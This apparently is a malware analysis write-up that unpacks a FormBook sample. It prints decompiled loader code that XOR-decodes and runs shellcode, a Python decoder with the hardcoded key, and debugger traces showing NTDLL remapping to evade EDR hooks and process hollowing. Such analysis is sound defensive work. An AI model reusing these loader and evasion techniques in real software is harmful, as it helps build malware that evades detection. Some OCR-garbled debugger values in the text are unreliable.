

malware-analysis-writeups/FormBook/FormBook.md at main · itaymigdal/malware-analysis-writeups

By itaymigdal


Archived: 2026-04-05 20:11:16 UTC

Unpacking FormBook


Malware Name	File Type	SHA256
FormBook	x32 exe	9B11FA3CFA0ACDD01BE3595FBA22F7B38C333E7EC8DA88228C971735913BB6F7

Analysis process

The initial file is a 32 bit Nullsoft installer (NSIS). Right-clicking and unzipping will successfully extract the installer files.



I have read in some blog posts before that usually NSIS installers contain also an installer script, that was missing in that case. Since the other two files apart from the DLL have unknown format and extension, I started to analyze the DLL.



This is a quite simple 32 bit DLL file that contains 2 exports. the first one was empty, I then decompiled the second one and performed some renaming and cleaning:

```

void HvDeclY(void)
{
    code *pcVar1;
    code *pcVar2;
    code *pcVar3;
    int32_t var_250h;
    undefined4 var_24ch;
    undefined4 var_248h;
    undefined4 var_244h;
    int32_t temp_file_path;
    undefined4 readfile_h;
    int32_t allocated_memory;
    int32_t filemapping_h;
    int32_t file_h;
    char *key;
    code *virtualalloc_h;
    code *createfilemapping_h;
    HMODULE kernel32_h;
    int32_t filemapping_address;
    code *mapviewoffile_h;
    int32_t i;

    i = 0;
    key = "584058684148";
    kernel32_h = (HMODULE)(*KERNEL32.dll_LoadLibraryA)("Kernel32.dll");
    if (kernel32_h != (HMODULE)0x0) {
        pcVar1 = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "GetEnvironmentVariableW");
        pcVar2 = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "lstrcatW");
        pcVar3 = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "CreateFileW");
        readfile_h = (*KERNEL32.dll_GetProcAddress)(kernel32_h, "ReadFile");
        virtualalloc_h = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "VirtualAlloc");
        createfilemapping_h = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "CreateFileMappingW");
        mapviewoffile_h = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "MapViewOfFile");
        (*pcVar1)(L"TEMP", &temp_file_path, 0xff);
        (*pcVar2>(&temp_file_path, 0x1001b0a8);
        (*pcVar2>(&temp_file_path, L"hicclc.io");
        file_h = (*pcVar3>(&temp_file_path, 0x80000000, 1, 0, 3, 0x80, 0);
        filemapping_h = (*createfilemapping_h)(file_h, 0, 2, 0, 0, 0);
        filemapping_address = (*mapviewoffile_h)(filemapping_h, 4, 0, 0, 0x15e6);
        allocated_memory = (*virtualalloc_h)(0, 0x15e6, 0x1000, 0x40);
        // wrap memcopy
        entry0(allocated_memory, filemapping_address, 0x15e6);
        do {
            *(uint8_t *) (allocated_memory + i) = *(uint8_t *) (allocated_memory + i) ^ key[i % 0xc];
            i = i + 1;
        } while (i < 0x15e6);
        // execute allocated memory
        (*(code *)allocated_memory)();
    }
    return;
}

```

This function locates one of the other extracted files `hicclc.io` (that supposes to be dropped to `%TEMP%` by the NSIS installer by now), allocates some memory, copy the file content inside, and doing a simple xor loop with a hardcoded key to decode the next stage. then it simply calls that, which means that this is a shellcode.

I wrote a little python script to decode this stage:

```

i = 0
key = "584058684148"
decoded = b""

with open("hicclc.io", "rb") as f:

```


```
encoded = f.read()
```

```
while i < 0x15e6:  
    decoded_byte = encoded[i] ^ ord(key[i % 0xc])  
    decoded += bytes([decoded_byte])  
    i += 1
```

```
with open("shellcode.bin", "wb") as f:
```

```
    f.write(decoded)
```

Here I used BlobRunner to debug the shellcode:



The shellcode mission is to load the 3'rd extracted file which is the 3'rd unpacking stage:

```
[0x000009e5]
push 0
push 0x80
push 3
push 0
push 1
push 0x80000000
lea eax, [payload_path]
push eax ; L"C:\\Users\\B10b3r\\AppData\\Local\\Temp\\cftssaxz.mhh"
call dword [var_44h] ; CreateFileW
mov dword [var_18h], eax
cmp dword [var_18h], 0xffffffff
jne 0xa0f
```

```
[0x00000a0a]
jmp 0xcf9
```

```
[0x00000a0f]
push 4
push 0x3000
push dword [var_14h]
push 0
call dword [var_48h] ; VirtualAlloc
mov dword [allocated_memory], eax
push 0
lea eax, [var_5ch]
push eax
push dword [var_14h]
push dword [allocated_memory]
push dword [var_18h]
call dword [var_4ch] ; ReadFile
test eax, eax
jne 0xa3c
```

Following this flow carefully in the debugger:

Capturing `VirtualAlloc` return address to keep tracking of the decoded stage:

The screenshot shows the Immunity Debugger interface. The assembly window displays code from kernelbase.dll, including instructions like `push eax`, `push FFFFFFFF`, `lea eax, dword ptr ds:[0x7a110c4eVirtualMemory]`, and `test eax, eax`. The registers window shows `EAX: 00000000`, `EBX: 00000000`, `ECX: 76FC2BEC`, `EDX: 00000000`, `EBP: 0006F75C`, `ESI: 0006F4E4`, `EDI: 00030314`, and `EIP: 75C66EAC`. The memory dump window shows a dump of memory starting at address 00000000, with values like `00000000`, `00000000`, `00000000`, etc.

Then we can see how `ReadFile` is filling this memory with the file content:

The screenshot shows the Immunity Debugger interface. The assembly window displays code from kernelbase.dll, including instructions like `lea eax, dword ptr ss:[ebp-5C]`, `push eax`, `push dword ptr ss:[ebp-14]`, `push dword ptr ss:[ebp-10]`, `push dword ptr ss:[ebp-18]`, `call dword ptr ss:[ebp-4C]`, `test eax, eax`, and `jne C00A3C`. The registers window shows `EAX: 00000000`, `EBX: 00000000`, `ECX: 00000000`, `EDX: 00000000`, `EBP: 0006F75C`, `ESI: 0006F4E4`, `EDI: 00030314`, and `EIP: 00000000`. The memory dump window shows a dump of memory starting at address 00000000, with values like `00000000`, `00000000`, `00000000`, etc.

Vwalla!

```

00C00A23
lea eax, dword ptr ss:[ebp-5C]
push eax
push dword ptr ss:[ebp-14]
push dword ptr ss:[ebp-10]
push dword ptr ss:[ebp-18]
call dword ptr ss:[ebp-4C]
test eax, eax
jne C00A3C

00C00A3C
and dword ptr ss:[ebp-8], 0
jmp C00A49

00C00A37
jmp C00CF9
    
```

dword ptr ss:[ebp-4C]=[00D6F710 <&ReadFile>]=<kernel32.ReadFile>

00C00A30

Address	Hex	ASCII
19150000	F0 8F 53 B3 FE 8D 7A 15	0.S*p.z...*vqj0.%
19150010	15 A6 0D 43 2C A3 AB 9E	..C,£«.ù"°B.0yx
19150020	E3 9F 96 0B 02 F0 A9 D6	ä...ðø0...\$i#i
19150030	70 EF 37 E2 F6 0A A2 81	pi7ãø.c.hX->N.u.
19150040	EA 08 D4 EA 09 10 6C 47	è.0è..lG.\$.\$8.«.ð
19150050	02 ED 42 15 E6 73 37 2C	.iB.æs7,Q.°.ðæ:
19150060	0C 7D 13 C6 89 0A 05 E1	.}.A...ã.3..%Ik]
19150070	0B 9A 48 F9 36 3C 2F 43	..Hù6</C.R8b.£2.
19150080	F0 23 B5 0A 98 4F 2A 55	ð#µ..0*U*.ANP"0*
19150090	EC 10 C4 4D 0D 0D 24 2E	ì.AM..\$.½.ã...î
191500A0	5A E2 4C 51 82 1E D0 EE	ZâLQ..ðiv.17;É..
191500B0	54 A9 FF 09 DA 2E D7 29	Tey.ú.x),kú.Y...
191500C0	AB 82 1E B1 CA 02 4E CB	«...±É.NÉ%.9øk?V\
191500D0	12 22 05 81 F0 D5 A8 3D	..ð0"=.£%.ý.÷è
191500E0	16 08 A8 29 58 5A D2 EC	...)XZ0i0*?IV.è&
191500F0	25 C5 A7 20 83 D7 C5 43	ðâ0 vTc e- .7>/

The following graph snippet contains a loop in the left block for decoding this stage. I located a BP on the completion of the loop in the right block and let it run:

The screenshot displays a debugger's assembly view and memory dump. The assembly view shows three code blocks:

- 00C00A49:**

```

mov eax,dword ptr ss:[ebp-8]
cmp eax,dword ptr ss:[ebp-14]
jae C00CE3

```
- 00C00A55:**

```

mov eax,dword ptr ss:[ebp-10]
add eax,dword ptr ss:[ebp-8]
mov al,byte ptr ds:[eax]
mov byte ptr ss:[ebp-1],al
movzx eax,byte ptr ss:[ebp-1]
xor eax,AB
mov byte ptr ss:[ebp-1],al
movzx eax,byte ptr ss:[ebp-1]
sar eax,6
movzx ecx,byte ptr ss:[ebp-1]
shl ecx,2
or eax,ecx
mov byte ptr ss:[ebp-1],al
movzx eax,byte ptr ss:[ebp-1]
not eax
mov byte ptr ss:[ebp-1],al
movzx eax,byte ptr ss:[ebp-1]
add eax,D3
mov byte ptr ss:[ebp-1],al
movzx eax,byte ptr ss:[ebp-1]
neg eax
mov byte ptr ss:[ebp-1],al
movzx eax,byte ptr ss:[ebp-1]

```
- 00C00CE3:**

```

push dword ptr ss:[ebp-10]
call C0020A
mov dword ptr ss:[ebp-1C],eax
cmp dword ptr ss:[ebp-1C],0
je C00CE3

```

Below the assembly view, the memory dump shows the following data:

Address	Hex	ASCII
19150000	4D 5A 45 52	E8 00 00 00 00 58 83 E8 09 8B C8 83 MZERè...X.è.É.
19150010	C0 3C 8B 00	03 C1 83 C0 28 03 08 FF E1 90 00 00 A<...Á.Á(..ÿá...
19150020	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
19150030	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
19150040	0E 1F BA 0E	00 84 09 CD 21 B8 01 4C CD 21 54 68 ..°.!.i!.L!Th
19150050	69 73 20 70	72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
19150060	74 20 62 65	20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
19150070	6D 6F 64 65	2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...\$....
19150080	AB FC 08 EA	EF 9D 66 B9 EF 9D 66 B9 EF 9D 66 B9 «ü.èi.f'i.f'i.f'
19150090	F4 00 CD B9	A9 9D 66 B9 F4 00 F8 B9 EC 9D 66 B9 ô.i'@.f'ô.o'i.f'
191500A0	F4 00 FB B9	EE 9D 66 B9 52 69 63 68 EF 9D 66 B9 ô.ü'i.f'Richi.f'
191500B0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
191500C0	50 45 00 00	4C 01 01 00 37 04 AD 4E 00 00 00 00 PE..L...7..N...
191500D0	00 00 00 00	E0 00 02 01 0B 01 0A 00 00 D4 02 00ä.....ô..
191500E0	00 00 00 00	00 00 00 00 E0 F1 01 00 00 10 00 00
191500F0	00 F0 02 00	00 00 40 00 00 10 00 00 00 02 00 00 .ð....@.....
19150100	05 00 01 00	00 00 00 00 05 00 01 00 00 00 00 00
19150110	00 F0 02 00	00 02 00 00 00 00 00 00 02 00 40 81 .ð....@.....
19150120	00 00 10 00	00 10 00 00 00 00 10 00 00 10 00 00
19150130	00 00 00 00	10 00 00 00 00 00 00 00 00 00 00 00

And now we love what we see!

Let's dump this PE to disk:

01280000	00001000	User			PRV	ERW--	ERW--
01290000	17D79000	User			PRV	-RW--	-RW--
19010000	00035000	User	Reserved		PRV	-RW--	-RW--
19045000	00008000	User			PRV	-RW-G	-RW--
19050000	000FD000	User	Reserved		PRV	-RW--	-RW--
1914D000	00003000	User	Stack (7980)		PRV	-RW-G	-RW--
19150000	0002F000	User			PRV	-RW--	-RW--
19180000	001A0000	User			PRV	-RW--	-RW--
75470000	00001000	System	rpcrt4		IMG	-R---	ERWC-
75471000	000AD000	System	".tex	table code	IMG	ER---	ERWC-
7551E000	00001000	System	".dat	alized data	IMG	-RW---	ERWC-
7551F000	00003000	System	".ida	t tables	IMG	-R---	ERWC-
75522000	00001000	System	".dic		IMG	-R---	ERWC-
75523000	00005000	System	".rsr	rces	IMG	-R---	ERWC-
75528000	00007000	System	".rel	relocations	IMG	-R---	ERWC-
75A10000	00001000	System	sechost		IMG	-R---	ERWC-
75A11000	00067000	System	".tex	table code	IMG	ER---	ERWC-
75A78000	00003000	System	".dat	alized data	IMG	-RW---	ERWC-
75A78000	00003000	System	".ida	t tables	IMG	-R---	ERWC-
75A7E000	00001000	System	".dic		IMG	-R---	ERWC-
75A7F000	00002000	System	".rsr	rces	IMG	-R---	ERWC-
75A81000	00005000	System	".rel	relocations	IMG	-R---	ERWC-
75B30000	00001000	System	kernel		IMG	-R---	ERWC-
75B31000	001FB000	System	".tex	table code	IMG	ER---	ERWC-
75D2C000	00004000	System	".dat	alized data	IMG	-RW---	ERWC-
75D30000	00006000	System	".ida	t tables	IMG	-R---	ERWC-

When keeping debug the shellcode we observe that it spawns another instance of itself:

76FC370C	C2 1800	ret 18	
76FC370E	90	nop	
76FC3710	B8 C9000000	mov eax,C9	ZwCreateUserProcess
76FC3715	BA 908AFD76	mov edx,ntd11.76FD8A90	
76FC371A	FFD2	call edx	
76FC371C	C2 2C00	ret 2C	
76FC371F	90	nop	
76FC3720	B8 CA000000	mov eax,CA	ZwCreatewaitCompletionPacket
76FC3725	BA 908AFD76	mov edx,ntd11.76FD8A90	
76FC372A	FFD2	call edx	
76FC372C	C2 0C00	ret C	
76FC372F	90	nop	
76FC3730	B8 CB000000	mov eax,CB	NtCreatewaitablePort
76FC3735	BA 908AFD76	mov edx,ntd11.76FD8A90	
76FC373A	FFD2	call edx	
76FC373C	C2 1400	ret 14	
76FC373F	90	nop	
76FC3740	B8 CC000000	mov eax,CC	ZwCreatewnfStateName

ntd11.dll:\$73710 #72B10 <ZwCreateUserProcess>

00D6EDA4	00000000	
00D6EDAB	00D6EDE0	
00D6EDAC	75C35C4C	return to kernelbase.75C35C4C from kernelbase.75C35C60
00D6EDB0	00000000	
00D6EDB4	00D6EE10	L"C:\\Users\\B1ob3r\\Desktop\\MalBox\\Utils & Misc\\blobrunner.exe"
00D6EDB8	00000000	
00D6EDBC	00000000	
00D6EDC0	00000000	

powershell.exe	2100	
conhost.exe	6852	
blobrunner.exe	7316	0.11
blobrunner.exe	7932	

Then it maps a fresh copy of NTDLL to evade EDR hooks in the original NTDLL:

```

01080DC3
call edi
mov esi, eax ; eax: L"C:\Windows\SYSTEM32\ntd11.d11"
mov dword ptr ss:[ebp-10], esi
cmp esi, FFFFFFFF
je 1080EAC

01080DD3
push ebx
push esi
call dword ptr ss:[ebp-C], eax
mov dword ptr ss:[ebp-C], eax
cmp eax, FFFFFFFF ; eax: L"C:\Windows\SYSTEM32\ntd11.d11"
je 1080EAC

01080DE4
push 4
push 3000
push eax ; eax: L"C:\Windows\SYSTEM32\ntd11.d11"
push ebx
call dword ptr ss:[ebp-8]
mov edi, eax ; eax: L"C:\Windows\SYSTEM32\ntd11.d11"
test edi, edi
je 1080EAC

01080DEA
edi=<kernel32.CreateFileW>
    
```

Registers:

```

EAX 010F2E58 L"C:\Windows\SYSTEM32\ntd11.d11"
EBX 00000000
ECX SF1B6484
EDI 76F58424 L"d11"
EBP 000BF1A4
ESP 000BF144 &L"C:\Windows\SYSTEM32\ntd11.d11"
ESI 76180000 kernel32.76180000
EDI 761A37E0 <kernel32.CreateFileW>

EIP 01080DC3

EFLAGS 00000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000000 (STATUS_INVALID_PARAMETER)

GS 0028 FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 000000000000000000000000 x87r0 Empty 0.000000000000000000000000
ST(1) 000000000000000000000000 x87r1 Empty 0.000000000000000000000000
ST(2) 000000000000000000000000 x87r2 Empty 0.000000000000000000000000
ST(3) 000000000000000000000000 x87r3 Empty 0.000000000000000000000000
ST(4) 000000000000000000000000 x87r4 Empty 0.000000000000000000000000
ST(5) 40F580000000000000000000 x87r5 Empty 64.000000000000000000000000
    
```

Then it performs process hollowing by replacing the child process image with the PE we dumped before, some incriminating process hollowing calls are:

```

00DE03FA 8D85 54FCFFFF lea eax, dword ptr ss:[ebp-3AC]
00DE0400 50          push eax
00DE0401 FF75 D0     push dword ptr ss:[ebp-30]
00DE0404 FF55 80     call dword ptr ss:[ebp-80]
00DE0407 85C0       test eax, eax
00DE0409 75 05     jne DE0410
00DE040B E9 D8020000 jmp DE06E8
00DE0410 6A 00     push 0
00DE0412 6A 04     push 4
00DE0414 8D45 B4     lea eax, dword ptr ss:[ebp-4C]
00DE0417 50          push eax
00DE0418 8B85 F8FCFFFF mov eax, dword ptr ss:[ebp-308]
00DE041E 83C0 08     add eax, 8
00DE0421 50          push eax
00DE0422 FF75 CC     push dword ptr ss:[ebp-34]
00DE0425 FF95 7CFFFFFF call dword ptr ss:[ebp-84]
00DE042B 85C0       test eax, eax
00DE042D 75 05     jne DE0434
00DE042F E9 B4020000 jmp DE06E8
00DE0434 8B45 FC     mov eax, dword ptr ss:[ebp-4]
00DE0437 8B4D B4     mov ecx, dword ptr ss:[ebp-4C]
00DE043A 3B48 34     cmp ecx, dword ptr ds:[eax+34]
00DE043D 72 25     jb DE0464
00DE043F 8B45 FC     mov eax, dword ptr ss:[ebp-4]
00DE0442 8B4D B4     mov ecx, dword ptr ds:[eax+34]
00DE0445 8B4D FC     mov ecx, dword ptr ss:[ebp-4]
00DE0448 0341 50     add eax, dword ptr ds:[ecx+50]
00DE044B 3945 B4     cmp dword ptr ss:[ebp-4C], eax
00DE044E 77 14     ja DE0464
    
```

dword ptr ss:[ebp-80]=[010FF8C4 <&GetThreadContext>]=<kernel32.GetThreadContext>

00DE0418	8B85 F8FCFFFF	mov eax,dword ptr ss:[ebp-308]
00DE041E	83C0 08	add eax,8
00DE0421	50	push eax
00DE0422	FF75 CC	push dword ptr ss:[ebp-34]
EIP → 00DE0425	FF95 7CFFFFFF	call dword ptr ss:[ebp-84]
00DE042B	85C0	test eax,eax
00DE042D	75 05	jne DE0434
00DE042F	E9 B4020000	jmp DE06E8
00DE0434	8B45 FC	mov eax,dword ptr ss:[ebp-4]
00DE0437	8B4D B4	mov ecx,dword ptr ss:[ebp-4C]
00DE043A	3B48 34	cmp ecx,dword ptr ds:[eax+34]
00DE043D	72 25	jb DE0464
00DE043F	8B45 FC	mov eax,dword ptr ss:[ebp-4]
00DE0442	8B4D 34	mov ecx,dword ptr ds:[eax+34]
00DE0445	8B4D FC	mov ecx,dword ptr ss:[ebp-4]
00DE0448	0341 50	add eax,dword ptr ds:[ecx+50]
00DE044B	3945 B4	cmp dword ptr ss:[ebp-4C],eax
00DE044E	77 14	ja DE0464

dword ptr ss:[ebp-84]=[010FF8C0 <&ReadProcessMemory>]=<kernel32.ReadProcessMemory>

00DE0425


00F90675	mov eax,dword ptr ss:[ebp-4] ; [ebp-4]: "PE"
	mov ecx,dword ptr ss:[ebp-20]
	add ecx,dword ptr ds:[eax+28]
	mov dword ptr ss:[ebp-2FC],ecx ; [ebp-2FC]: EntryPoint
	lea eax,dword ptr ss:[ebp-3AC]
	push eax
	push dword ptr ss:[ebp-30]
	call dword ptr ss:[ebp-8C]
	test eax,eax
	jne F9069A

00F9069A	push dword ptr ss:[ebp-30]
	call F90FFD
	test eax,eax
	jne F906A8

